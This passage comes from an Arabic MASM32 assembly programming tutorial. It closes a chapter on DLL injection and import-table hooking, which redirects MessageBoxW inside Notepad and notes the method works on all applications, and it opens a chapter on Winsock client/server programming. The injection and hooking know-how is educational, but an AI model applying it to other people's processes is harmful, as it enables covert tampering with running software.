السطور 54-93 : شفرة الإجراء WinDLL .. وهو مسئول عن إظهار نافذة Window بسيطة للمستخدم لن نستخدمها في شيء سوي للتأكيد البصري .. ولعرض طريقة لسير العمليات داخل الموديول.

السطور 95-108 : شفرة إجراء النافذة Window Procedure.. وبه عندما يتم إنشاء النافذة يتم استدعاء الإجراء HookAPI لبدء تغيير عنوان الدالة MessageBoxW إلي عنوان الإجراء Fun_Proc الموجود لدينا في الموديول.

السطور 110-122 : شفرة الإجراء Fun_Proc .. ويستقبل هذا الإجراء المعاملات الممررة للدالة MessageBoxW ومن ثم يخيرك بين عرض الرسالة أو لا.

السطر 124 : بداية شفرة الإجراء HookAPI.

السطور 141 -149 : نقوم بالحصول علي عنوان الدالة MessageBoxW ونقوم بتخزينه في المتغير المحلي OrigAddr .. وسنستخدمه لاحقا للمقارنة.

السطور 150 – 155 : الحصول علي بداية موديول برنامج النوتباد في الذاكرة.

السطور 156-180 : نقوم بالوصول إلي عنوان DataDirectory ثم نضيف له 8 بايت (حجم العنصر الأول) لننتقل إلي عنوان العنصر Import Directory.. ومن ثم نحصل علي العنوان VirtualAddress والذي يشير للعنوان النسبي لبداية البنية IMAGE_IMPORT_DESCRIPTOR.

السطور 182-195 : نقوم بعمل تكرار لكل ملف DLL داخل المصفوفة IMAGE_IMPORT_DESCRIPTOR .. لحين الوصول إلي الملف المطلوب "user32.dll" .. وعندما نصل إليه نقوم بالخروج من التكرار وإتيان عنوان FirstThunk والذي يشير إلي جدول العناوين للدوال.

السطور 196-214 : ومن ثم نقوم بعمل تكرار داخل جدول العناوين للدوال ومقارنة العنوان الذي لدينا OrigAddr بالعنوان الحالي في الجدول .. لحين الوصول إلي عنوان الدالة المطلوبة .. وعندما نصل إليه .. نحصل علي موضع هذا العنوان ونخزنه في ebx ومن ثم نقوم بتغيير حماية الوصول إلي موضع العنوان وإتاحة الإذن PAGE_EXECUTE_READWRITE بالتعديل .. ومن ثم نقوم بنقل القيمة الجديدة للعنوان الذي نريده NewAddr إلي موضع ebx .. ومن ثم إعادة حماية الوصول مرة أخري كما كانت.

وللتجربة قم بتشغيل برنامج النوتباد واكتب به أي حروف .. ثم قم بتشغيل برنامج حقن ملف الـ DLL .. واضغط Attach .. ومن ثم قم بغلق برنامج النوتباد لتظهر رسالة "هل تريد الحفظ" .. وسيقوم البرنامج لدينا باعتراض هذه الرسالة..
ويمكن حقن ملف الـ DLL في جميع التطبيقات بواسطة الطريقة الثانية .. واعتراض العديد من الرسائل بهذه الطريقة.



الفصل السابع

برمجة الشبكات

Network Programming

1. المفهوم وكيفية التطبيق.
2. تصميم البرنامج.
3. شرح شفرة البرنامج.

1- المفهوم وكيفية التطبيق

في بداية هذا الفصل لابد وأن نتعرف علي أساسيات برمجة الشبكات .. ومن المؤكد حاليا أنك تعرف ما هي الشبكة Network .. وأنها عبارة عن مجموعة حاسبات متصلة ببعضها تقوم بتبادل البيانات فيما بينها .. وأنه توجد عدة أنواع من الشبكات مثل LAN اختصارا إلي [Local Area Network] وأيضا النوع WAN اختصارا إلي [Wide Area Network] .. وأيضا شبكة الانترنت Internet.

ولتكوين الاتصال وتبادل البيانات تعتمد الشبكات علي بروتكولات Protocols

البروتكول :

عبارة عن مجموعة من القواعد التي تتحكم في شكل وصيغة البيانات الممررة علي الشبكة

فالبروتكول يحدد كيفية الاتصال بالشبكة لكل الحاسبات .. ونحن ملزمين باتباع تلك البروتكولات إذا أردنا إنشاء اتصال وتبادل بيانات ناجح.

وتعتمد الشبكات علي عدة طبقات من البروتوكولات Protocol Layers .. وكل طبقة Layer لها مهمة محددة في الاتصال ..

والشبكات الشائعة هي شبكات الايثرنت المحلية Ethernet Lan .. والتي يتم توصيلها بكابلات UTP أو كابلات ألياف ضوئية Optical Fiber .. وشبكات الـ Wans والانترنت تستخدم كثيرا من التقنيات المستخدمة في شبكات Ethernet Lan .. وتتكون شبكات الايثرنت من عدة طبقات هي كالتالي :

- **طبقة التطبيق Application Layer :**

وهي الطبقة التي يتم فيها استخدام برنامج Software للاتصال بالشبكة ويتم ذلك عبر مكتبة WinSock APIs والتي سيلي استعرضها بعد قليل وتتيح المكتبة التعامل مع الشبكات بكل سهولة..بدون الحاجة للقلق حول الطبقات المتعددة والحزم Packets ومصير البيانات المفقودة Data Corruption وإعادة إرسالها مرة أخري وأشياء أخري عديدة.

- **: Transport Layer**

الطبقة التالية هي طبقة الـ TCP أو الطبقة البديلة لها UDP وهما طبقتين مهمتين قريبتين من طبقة التطبيق :

Transmission **C**ontrol **P**rotocol
User **D**ataGram **P**rotocol

حيث يوضحان كيفية سريان البيانات علي الشبكة .. فالبروتكول TCP من مهامه التأكد من وصول البيانات إلي المُستقبِل بصورة سليمة .. وإذا لم تصل بصورة سليمة فيقوم TCP بإعادة إرسالها مرة أخري .. ويستطيع المُستقبِل التحكم في وقت إعادة الإرسال مرة أخري إليه .. وكل ذلك يتم التحكم به عبر مكتبة Winsock.

بينما طبقة UDP مختلفة قليلا عن TCP حيث لا تضمن بروتكول UDP وصول البيانات بصورة سليمة.

ويتم تحديد رقم المنفذ Port في تلك الطبقة ..

رقم المنفذ Port Number :

يستخدم هذا الرقم لتحديد أي تطبيق يعمل حاليا سيستقبل البيانات .. ورقم المنفذ يتكون من 16 بت .. وبالتالي الأرقام المتاحة في المدي من صفر إلي 65535.. وتوجد منافذ محجوزة لتطبيقات مشهورة مثل المنفذ رقم 21 لـ FTP , رقم 25 لـ SMTP , رقم 80 للمتصفح .. ومن المفضل أن نختار رقم أعلي من 1024 .. حتي لا يكون رقم المنفذ مستخدم .. ولا نستطيع في هذه الحالة إنشاء اتصال عليه.

☒ **Internet Layer :**

بعد ذلك ننتقل إلي طبقة الانترنت والعنونة Addressing حيث يأتي بعد ذلك عنوان الانترنت IP اختصار لـ Internet Protocol.

رقم الانترنت IP Number :

هو رقم مكون من 32 بت منقطة بالصيغة المشهورة [48.15.16.32] حيث كل خانة تمثل 8 بت .. تأخذ قيم من المدي صفر إلي 255.

ويتم استخدام رقم الـ IP الفريد لتحديد جهاز معين متصل بالانترنت مع رقم الماك MAC.

ويقوم هذا البروتكول بإضافة عنوان الانترنت للراسل والمستقبل في حزمة البيانات بالإضافة إلي معلومات أخري مثل إصدار البروتكول .. ووقت حياة الحزمة Packet وستموت بعد تجاوز الوقت .. وكذلك إضافة ترويسات Headers للحزمة وأشياء أخري لن يهمنا كثيرا ذكرها.


⌧ Network Access Layer :

وهي أخر طبقة من طبقات شبكة Ethernet .. وهي طبقة Hardware ويطلق عليها MAC أو Media Access Layer .. وهذه الطبقة قد تكون كارت شبكة Ethernet Lan Card .. يقوم بتحويل صف البيانات إلي إشارات الكترونية ويقوم بإرسالها إلي العنوان المحدد.

ويوجد عنوان رقمي فريد للكل MAC علي الشبكة ..

رقم MAC :

رقم فريد يتكون من 48 بت يستخدم كمعرف لشريحة الشبكة .. وهو يكون علي الصيغة [04:08:15:26:23:42] حيث يمثل بأرقام hex في كل خانة .. ويتم فصل الخانات بـ":"



✪ الاتصالات Connections :

يتم الاتصال باستخدام بروتكولي TCP/IP بين جهازين علي الأقل .. كل جهاز له عنوان الانترنت والمنفذ الخاص به .. والمعروف أن يكون جهاز عميل Client والأخر مزود Server.

العميل Client : يقوم الاتصال بالمزود Server وطلب البيانات.

المزود Server : يقوم بالاستماع Listening إلي أي اتصالات قادمة أو اتصالات محددة Incomming Request Connections ويقبلها Accept .. ومن ثم يقوم بتنفيذ طلبات العميل وإرسالها له.

ومن هنا نعرف أن العميل هو الذي يقوم بطلب بيانات .. ومنه يقوم المزود بتلبية العميل تبعا لطلبه..


علي سبيل المثال عندما تقوم بفتح صفحة موقع .. المتصفح الذي تستخدمه هنا سيكون هو العميل Client .. ومزود الويب WebServer المحجوز عليه الموقع هنا سيكون المزود Server.

وهنا يكون الـ WebServer في حالة استماع Listening لأي طلب اتصال به.

قم مثلا بفتح موقع جوجل .. ثم قم بتشغيل CMD واكتب الأمر التالي:

netstat –an

وستجد من نتائج التنفيذ السطر التالي:



TCP 192.168.1.3:1461 209.85.229.101:80 ESTABLISHED

وهو يحدد نوع البروتوكول المستخدم TCP ثم عنوان الانترنت الحالي لجهاز العميل Client ورقم المنفذ المستخدم في إنشاء الاتصال لجوجل .. وهو منفذ عشوائي ثم عنوان جوجل الذي رد علي طلب العميل .. ثم رقم المنفذ الذي يستخدمه سيرفر جوجل وهو 80 .. وحالة الاتصال Established.

✪ مقابس الويندوز Windows Sockets :

ويطلق عليها وينسوك Winsock كاختصار .. ولتعريف ما هو المقبس Socket فكما تلاحظ يقوم أي اتصال علي وجود طرفين .. كل طرف له مقبس يمكنه من التعامل مع الطرف الأخر .. هذا المقبس مرتبط بعنوان الانترنت IP ورقم المنفذ Port .. ويعتبر مقبض للتعامل مع الطرف الأخر.

والمقبس نفسه ذو اتجاهين .. يمكن إرسال واستقبال البيانات بواسطته.

ويوجد نوعان من المقابس :

1 - SOCK_STREAM :
وهو يستخدم في التطبيقات التي تحتاج إلي اتصال موثوق فيه يعتمد علي بروتوكول TCP.. بحيث عندما يتم إرسال حزم من البيانات تصل جمعيها إلي المكان الصحيح.

2 - SOCK_DGRAM :
وهو يستخدم في التطبيقات التي تقوم بإرسال الصوت أو الصورة .. أي يعتمد علي بروتوكول UDP بحيث لن تؤثر عملية فقد البيانات علي المحتوي بصورة كبيرة .. فهذا النوع من المقابس يكون أسرع من النوع الأول .. ولكنه لا يضمن أن تصل البيانات إلي المكان الصحيح.

✪ إصدارات الوينسوك :

يوجد عدة إصدارات مثل :

Winsock 1.0
Winsock 1.1
Winsock 2.0

أكثر إصدار استخداما هو الإصدار الثاني 2.0 وهو يدعم الأنظمة التالية 98, ME,NT4,2000,XP,Vista .. وحزمة MASM32 بها كلا من الاصدراين 1.1 و2.0 :

Windows Socket 1.1 32-Bit : wsock32.inc,wsock32.lib→wsock32.dll
Windows Socket 2.0 32-Bit : ws2_32.inc,ws2_32.lib→ws2_32.dll

وسنقوم بالتطرق الآن لدوال الوينسوك Winsock API التي سنستخدمها في عمل مشروع Client/Server.

1 - دالة WSAStartup

هي أول خطوة يجب القيام بها قبل استدعاء أي دالة أخري ضمن المكتبة .. حيث يتم استدعاء هذه الدالة لعمل تهيئة لمكتبة الوينسوك .. وللدالة التعريف التالي:

```
WSAStartup PROTO wVersionRequested:DWORD, lpWSAData:DWORD
```

نلاحظ وجود معاملين لها ..

الأول wVersionRequested : يحدد إصدار المكتبة المراد تحمليها .. حيث يتم تخزين رقم الإصدار الرئيسي Major في البايت السفلي Low Order وتخزين الرقم الثانوي Minor في البايت العلوي High Order.

الثاني lpWSAData : مؤشر لبنية WSADATA والتي تستقبل معلومات عن المكتبة التي تم تحمليها بعد نجاح الدالة.. ومحتوي البنية كالتالي :

```
WSADATA STRUCT
  wVersion          WORD      ?
  wHighVersion      WORD      ?
  szDescription     BYTE WSADESCRIPTION_LEN + 1 dup (?)
  szSystemStatus    BYTE WSASYS_STATUS_LEN + 1 dup (?)
  iMaxSockets       WORD      ?
  iMaxUdpDg         WORD      ?
  lpVendorInfo      DWORD     ?
WSADATA ENDS
```

ويمكنك قراءة محتويات البنية لمعرفة المزيد عن مكتبة الوينسوك المُحملة.

وعند نجاح الدالة تعود بالقيمة صفر وإلا ستعود بقيمة غير الصفر تشير إلي فشل الدالة ..
يمكنك الاستفادة القيمة التي عادت إذا فشلت الدالة ومعرفة السبب بالبحث عن معني تلك القيمة في ملف [windows.inc] فقط ابحث عن النص "WSA" للوصول لبداية تعريفات ثوابت الوينسوك.. ومن ثم معرفة الثابت النصي المقابل للقيمة الرقمية.. ومن النص يمكن الاستنتاج بالسبب.

لكن في معظم الأحوال ستنجح الدالة .. فلم تفشل معي يوما.

2 - دالة WSACleanup

عند الانتهاء من استخدام المكتبة .. يتم استدعاء تلك الدالة لمسح المكتبة وحذفها من الذاكرة .. وعن كل استدعاء للدالة WSAStartup يجب أن يقابله نفس العدد من استدعاءات لـWSACleanup.

```
WSACleanup PROTO
```

والدالة ليست لها معاملات.

3 - دالة Socket

تستخدم تلك الدالة لإنشاء مقبس جديد .. وتعريفها كالتالي :

```
socket PROTO AF:DWORD,s_type:DWORD,Protocol:DWORD
```

للدالة 3 معاملات هم:

الأول AF : يحدد عائلة العنوان Address Family للبروتوكول المراد استخدامه ولاستخدام البروتوكول TCP أو UDP يجب أن تكون العائلة هنا هي AF_INET .

الثاني s_type : نحدد نوع المقبس المراد استخدامه إما SOCK_STREAM أو SOCK_DGRAM .. وسنتعامل مع نوع المقبس الأول لأسباب سبق ذكرها.

الثالث Protocol : يحدد نوع البروتوكول المراد للمقبس استخدامه ولاستخدام TCP .. نضع القيمة هنا IPPROTO_TCP.

وعند نجاح الدالة تعود بمقبض للمقبس الجديد الذي تم إنشائه .. وإلا ستعود بقيمة INVALID_SOCKET.

4 - دالة closesocket

ومن اسم الدالة نستنتج أنها تستخدم في غلق المقبس بعد انتهائنا من استخدامه.

```
closesocket PROTO s:DWORD
```

لها معامل وحيد وهو قيمة المقبس المراد إغلاقه..وعند نجاح الدالة تعود بصفر وإلا ستعود بـSOCKET_ERROR.

5 - sockaddr

بروتوكول TCP/IP يستخدم رقم انترنت ورقم منفذ للعنونة وإنشاء اتصال .. لكن من الممكن أن تكون بعض البروتوكولات الأخرى لا تستخدم نفس الطريقة .. وللتوافق مع جميع البروتوكولات .. ففي النسخة الأول من الوينسوك .. تم حل هذه المسألة مع البنية sockaddr ..

```
sockaddr STRUCT
    sa_family    WORD     ?
    sa_data      BYTE     14 dup(?)
sockaddr ENDS
```

العضو الأول في البنية sockaddr هو [sa_family] وهو بحجم 2 بايت ويستخدم في تخزين عائلة العنوان للعنوان المستخدم في الاتصال.

العضو الثاني هو [sa_data] وهو بحجم 14 بايت ويستخدم حسب قواعد البروتوكول المعمول به.

ومن ثم فنحن سنستخدم عنوان عائلة TCP/IP .. فيوجد تعريف آخر للبنية السابقة خاص بـ TCP/IP وهو :

```
sockaddr_in STRUCT
    sin_family   WORD     ?
    sin_port     WORD     ?
    sin_addr     in_addr  <>
    sin_zero     BYTE     8 dup (?)
sockaddr_in ENDS
```

فالبنية sockaddr_in تستخدم في تخزين عائلة العنوان ورقم المنفذ Port وعنوان الانترنت IP .. وآخر 8 بايتات في البنية للتوافق مع حجم البنية sockaddr.

العضو sin_family : نضع به AF_INET لنتعامل مع بروتوكول TCP/IP.

العضو sin_port : نخزن به رقم المنفذ .. ويجب أن يكون الرقم في صيغة Network Byte Order.

العضو sin_addr : مؤشر لبنية in_addr بحجم 4 بايت لنخزن به عنوان الانترنت IP .. ويجب أن يكون الرقم في صيغة Network Byte Order.

✪ **Network Byte Order :**

من الواضح أنك ألفت علي مفهوم الـ Byte Order أو ما يعني أنه توجد قيمة تخزن في بايتات بترتيب معين .. فمثلا القيمة [48151623h] بحجم 32 بت .. تحتاج لأربع بايتات لتخزينها.

معالج Intel x86 يستخدم طريقة [little-endian] في ترتيب التخزين .. والذي يعني أن أقل بايت يخزن أولا .. وبالتالي ستخزن القيمة السابقة بالتتابع التالي:

23h , 16h , 15h , 48h

فمثلا إذا أردت حفظ القيمة السابقة في مسجل هكذا :

mov eax, 48151623h

فستخزن كالتالي :

little-endian method

EAX	=	48	15	16	23
AX	=	48	15	16	23
AH	=	48	15	16	23
AL	=	48	15	16	23

وبالتالي البايت الأقل في الترتيب 23h أو 35 عشريا تم تخزينه أولا .. وذلك علي معالج x86 Intel .. بينما معظم المعالجات الأخري لا تستخدم طريقة [little-endian] .. بل تستخدم طريقة عكسها وهي باسم [big-endian] .. وإذا تم تخزين القيمة السابقة علي تلك المعالجات بهذه الطريقة فستكون كالتالي :

48h , 15h , 16h , 23h

big-endian method

EAX	=	23	16	15	48
AX	=	23	16	15	48
AH	=	23	16	15	48
AL	=	23	16	15	48

بحيث أعلي بايت يتم تخزينه أولا ..

وبالتالي مع اختلاف تتابع البايتات بين الأجهزة .. فيلزم وجود قاعدة تسري علي جميع الأجهزة .. وهذه القاعدة هي تمرير البايتات للشبكة علي طريقة [big-endian] والتي تسمي هنا **Network Byte Order**.

وبالتالي علي معالج Intel x86 إذا كان لدينا رقم المنفذ وليكن [1234h] أو [4660] عشريا فنقوم بترتيب البايتات حسب Network Byte Order لتصبح [3412h] ومن ثم يتم تمرير واستخدام رقم المنفذ[13330].

توجد دالة في مكتبة الوينسوك تقوم بهذه العملية وهي دالةhtons

6 - دالة htons

وهي تعني [Convert **H**ost byte **to** **N**etwork byte order for **S**hort Numbers] .. وتعريفها كالتالي :

```
htons PROTO hostshort:DWORD
```

ولها معامل وحيد وهو القيمة المراد تحويلها .. وتعود الدالة بالقيمة المحول إليها..وتوجد دالة باسم ntohs تقوم بعكس تلك العملية.

كذلك الحال مع رقم عنوان الانترنت IP يجب أن يكون في صيغة تتابع الشبكة ولن نستخدم له **htons** بل دالة أخري خاصة بذلك باسم **inet_addr**.

7 - دالة inet_addr

تقوم تلك الدالة بتحويل نص رقم الانترنت IP المنقط .. إلي قيمة بطول 32 بت .. وللدالة التعريف التالي :

```
inet_addr PROTO cip:DWORD
```

والمعامل الوحيد لها هو مؤشر لنص رقم الانترنت.

فمثلا عنوان الانترنت "127.0.0.1" إذا أردنا تحويلة لصيغة الشبكة سنقوم بالأتي :

```
127 . 0 . 0 . 1        → in little-endian
  1 . 0 . 0 . 127      → in little-endian
01h . 00h . 00h . 7Fh  → in little-endian & hex format
```

1 * 16^6 + 7 * 10^1 + F * 10^0= 0100007Fh = 16777343

والقيمة [16777343] هي نفس القيمة التي سنحصل عليها عند استخدام الدالة inet_addr مع العنوان "127.0.0.1".

وتوجد دالة تقوم بعكس هذه الدالة وهي دالةinet_ntoa.

8 - دالة bind

تستخدم تلك الدالة لربط المقبس الذي قمنا بإنشائه مع عنوان انترنت IP ومنفذ Port .. ولها التعريف التالي :

```
bind PROTO s:DWORD, name:DWORD, namelen:DWORD
```

لها ثلاث معاملات :

الأول s : ونرمز به مقبض المقبسSocket.
الثاني name : ونرمز به مؤشر لبنية sockaddr_in.
الثالث namelen : حجم تلك البنية.

ونحتاج لتلك الدالة قبل وضع المقبس في حالة استماع Listening لأي طلب اتصال قادم.

9 - دالة Listen

تستخدم تلك الدالة لوضع المقبس في حالة استماع Listen State .. ولها التعريف التالي :

```
listen PROTO s:DWORD, backlog:DWORD
```

حيث :

المعامل الأول s : هو مقبض المقبس الذي تم عمل bind له.
المعامل الثاني backlog : يخزن به أقصي عدد طلبات اتصال منتظرة لم يتم الموافقة عليها بعد.. ويوجد الثابت SOMAXCONN كقيمة افتراضية ليتم اختيار قيمة أوتوماتيكية تبعا لمزود الخدمة.

وعن نجاح الدالة فتعود بالقيمة صفر .. وعند فشلها تعود بالقيمة SOCKET_ERROR

10 دالة Accept

تستخدم تلك الدالة للموافقة علي طلب اتصال قادم .. ولها التعريف التالي:

```
accept PROTO s:DWORD, sockaddr:DWORD, addrlen:DWORD
```

حيث :
المعامل الأول S : هو المقبس الذي في حالة انتظار Listening.
المعامل الثاني sockaddr : معامل اختياري ويمكن وضع NULL له .. ولكنه في الأصل مؤشر لبنية sockaddr_in والتي ستحتوي علي بيانات الطرف الأخر المتصل.
المعامل الثالث addrlen : وهو حجم تلك البنية.

وعندما يتم الموافقة علي الاتصال .. سينشأ مقبض لمقبس جديد كقيمة معادة من الدالة accept .. هذا المقبس الجديد هو حلقة الوصل مع الطرف الأخر.

11 دالة connect

تستخدم تلك الدالة لإنشاء اتصال من مقبس لأخر .. ولها التعريف التالي:

```
connect PROTO s:DWORD, name:DWORD, namelen:DWORD
```

حيث :

المعامل s : هو مقبض المقبس الغير متصل والمراد إنشاء اتصال به.
المعامل name : مؤشر لبنية sockaddr_in بها بيانات المقبس الأخر المراد الاتصال به.
المعامل namelen : حجم تلك البنية.

عند نجاح الدالة تعود بالقيمة صفر .. وعند فشلها تعود بـSOCKET_ERROR.

12 – دالتي send & recv

تستخدم كلا الدالتين لنقل البيانات بين مقبسين .. حيث تستخدم الدالة send لإرسال البيانات والدالة recv لاستقبال البيانات وكلتا الدالتين لهما تعريف متشابه.

```
send PROTO s:DWORD, buf:DWORD, len:DWORD, flags:DWORD
```

المعامل **S** : مقبض المقبس المتصل لإرسال البيانات عليه.
المعامل **buf** : مؤشر لمخزن به البيانات المراد إرسالها.
المعامل **len** : حجم المخزن.
المعامل **flags** : معامل اختياري يتحكم في طريقة نقل البيانات.

```
recv PROTO s:DWORD, buf:DWORD, len:DWORD, flags:DWORD
```

المعامل **S** : مقبض المقبس والذي سيستقبل البيانات عليه.
المعامل **buf** : مؤشر لمخزن لوضع البيانات المستقبلة به.
المعامل **len** : حجم المخزن.
المعامل **flags** : معامل اختياري يتحكم في طريقة نقل البيانات.


عند نجاح الدالة send فستعود بالقيمة صفر وإلا ستعود بـSOCKET_ERROR

عند نجاح الدالة recv فستعود بحجم البايتات المستقبلة.

✪ Blocking And Non Blocking Sockets

الوضع الطبيعي للمقبس هو حالة الجمود Block Mode .. وحالة الجمود هي أن وظائف المقبس مثل listen,connect,send,recv عند استدعائها فهي تجعل مسار التنفيذ للبرنامج يتجمد حتي نحصل علي نتيجة تلك الوظائف.

فمثلا المخطط التالي يوضح حالة التنفيذ عند استدعاء الدالةlisten



حيث تم تجميد مسار التنفيذ الأصلي ودخلت الوظيفة listen في حالة استماع للأبد .. لن تخرج منه إلا إذا كان هناك طلب اتصال قادم.. في هذه الحالة سيعود return استئناف مسار التنفيذ الأصلي.

الدالة connect أيضا تدخل في حالة جمود إلي أن يحدث اتصال .. أو تعود بخطأ في الاتصال.
حيث في حالة الجمود لا يتم استخدام أي اشعارات Notifications .. فالاستدعاء يتجمد إلي أن تنتهي العملية.

السؤال هنا هو كيف نتغلب علي حالة الجمود هذه ؟ .. والإجابة بسيطة وهي دالة WSAAsyncSelect .. والتي تساعد علي إنشاء إشعارات عند حدوث أي عملية.

13 - دالة WSAAsyncSelect

تقوم هذه الدالة بطلب إشعارات رسائل النافذة لأحداث الشبكة علي مقبس محدد .. حيث تقوم بدمج رسائل الشبكة للمقبس مع رسائل النافذة Window Messages .. ويتم معالجة جميع الرسائل ضمن إجراء النافذة Window Procedure .. وللدالة التعريف التالي:

```
WSAAsyncSelect PROTO s:DWORD, hWnd:DWORD, wMsg:DWORD, lEvent:DWORD
```

حيث :

المعامل s : مقبض المقبس المراد

المعامل hWnd : وهو مقبض النافذة التي ستعالج أحداث المقبس.. ومن الأفضل أن تكون نافذة مستقلة .. ويجوز استخدام أي نوع من أنواع النوافذ .. بشرط أن يكون لها مقبض handle مثل Dialog , Textbox , Combo.


المعامل wMsg : تحديد رسائل المقبس بقيمة ثابته نقوم نحن بتعريفها.


المعامل lEvent : يحدد الأحداث التي نريد مراقبتها للمقبس..وسنتحدث عنها لاحقا.

وعند نجاح الدالة تعود بالقيمة صفر وإلا ستعود بـSOCKET_ERROR.

2 – تصميم برنامج Client/Server

سنقوم الآن بتصميم برنامج يغطي كافة الدوال التي تحدثنا عنها .. البرنامج سيكون Client/Server وبه صندوق محادثة بسيط .
المشروع باسم Winsock والواجهة الرئيسية له كالتالي :





والجدول التالي به أسماء العناصر ومعرفاتهم :

#	ID	Name	Control
1	1001	EDT_IP	IPAddress
2	1002	EDT_PORT	EditText
3	1010	BTN_CONNECT	Button
4	2010	CLIENT_HWND	EditText
5	1020	STC_CLIENT	Static
6	2020	SERVER_HWND	EditText
7	1021	STC_SERVER	Static
8	1003	EDT_CLIENT_TEXT	EditText
9	1004	EDT_SERVER_TEXT	EditText
10	1005	EDT_CLIENT_MSG	EditText
11	1006	EDT_SERVER_MSG	EditText
12	1011	BTN_CLIENT_SEND	Button
13	1012	BTN_SERVER_SEND	Button
14	1030	LST_LOG	ListBox

أعتقد أن كل عنصر في النافذة معروف وظيفته ما عدا العنصريين :

CLIENT_HWND
SERVER_HWND

هل تتذكر الدالة WSAAsyncSelect وأنها بحاجة إلي مقبض نافذة لكي تستطيع دمج رسائل المقبس مع رسائل النافذة .. فهذه هي وظيفة كلا العنصريين.. سيصبحان كلا منهما النافذة التي تستقبل أحداث المقبس.. وبالتالي سنحتاج إلي إنشاء إجراء لنافذة كلا العنصريين وهذا يتم عن طريق عمل Hooking علي كلا النافذتين.

وقد قمت بدمج كلا من الكلينت والسيرفر في برنامج واحد ونافذة واحدة حتي يسهل ويوفر الشرح عليهما معا.

والآن نستعرض شفرة ملف Winsock.inc

```
include windows.inc
include kernel32.inc
include user32.inc
include Comctl32.inc
include shell32.inc
include masm32.inc
include ws2_32.inc

includelib kernel32.lib
includelib user32.lib
includelib Comctl32.lib
includelib shell32.lib
includelib masm32.lib
includelib ws2_32.lib

include c:\masm32\macros\macros.asm

DlgProc         PROTO   :HWND,:UINT,:WPARAM,:LPARAM
ServerProc      PROTO   :HWND,:UINT,:WPARAM,:LPARAM
ClientProc      PROTO   :HWND,:UINT,:WPARAM,:LPARAM
ShowLog         PROTO   :DWORD

.const
 IDD_DIALOG1            equ 101
 EDT_IP                 equ 1001
 EDT_PORT               equ 1002
 EDT_CLIENT_TEXT        equ 1003
 EDT_SERVER_TEXT        equ 1004
 EDT_CLIENT_MSG         equ 1005
 EDT_SERVER_MSG         equ 1006
 BTN_CONNECT            equ 1010
 BTN_CLIENT_SEND        equ 1011
 BTN_SERVER_SEND        equ 1012
 LST_LOG                equ 1030
 CLIENT_HWND            equ 2010
 SERVER_HWND            equ 2020
```

```
37 CR              equ 0Dh
38 LF              equ  0Ah
39 WM_SOCKET       equ WM_USER + 31
40 ;######################################################
41 .data
42 IP              db   "127.0.0.1",0
43 Port            dd   4400
44 buffer          db   512 dup(0)
45 Text            db   65000 dup(0)
46 NewLine         db   CR,LF,0
47 ID_Connect      db  "Connect",0
48 ID_Disconnect   db  "Disconnect",0
49 ;######################################################
50 .data?
51 hInstance       dd  ?
52 hDlg            dd ?
53 wsaData         WSADATA  <?>
54 hServer         dd ?
55 hClient         dd ?
56 hList           dd ?
57 lpPrevServer    dd ?
58 lpPrevClient    dd ?
59 SockAddrServer  sockaddr_in  <?>
60 SockAddrClient  sockaddr_in  <?>
61 SockAddrRemote  sockaddr_in  <?>
62 SocketServer    dd ?
63 SocketClient    dd ?
64 hClientSocket   dd ?
65 RemoteAddrLen   dd ?
66 ;######################################################
```

السطر 14,7 : نقوم بتضمين مكتبة الوينسوك الاصدار الثاني.

السطر 38,37 : نقوم بتعريف حرفي السطر الجديدCR & LF.

السطر 39 : تعريف ثابت خاص لتحديد الرسالة الخاصة بالمقبس.
السطر 53 : تعريف بنية من نوع WSADATA لحمل معلومات مكتبة الوينسوك المحملة.

السطر 54 : تعريف متغير ليحمل مقبض الأداةSERVER_HWND.

السطر 55 : تعريف متغير ليحمل مقبض الأداةCLIENT_HWND.

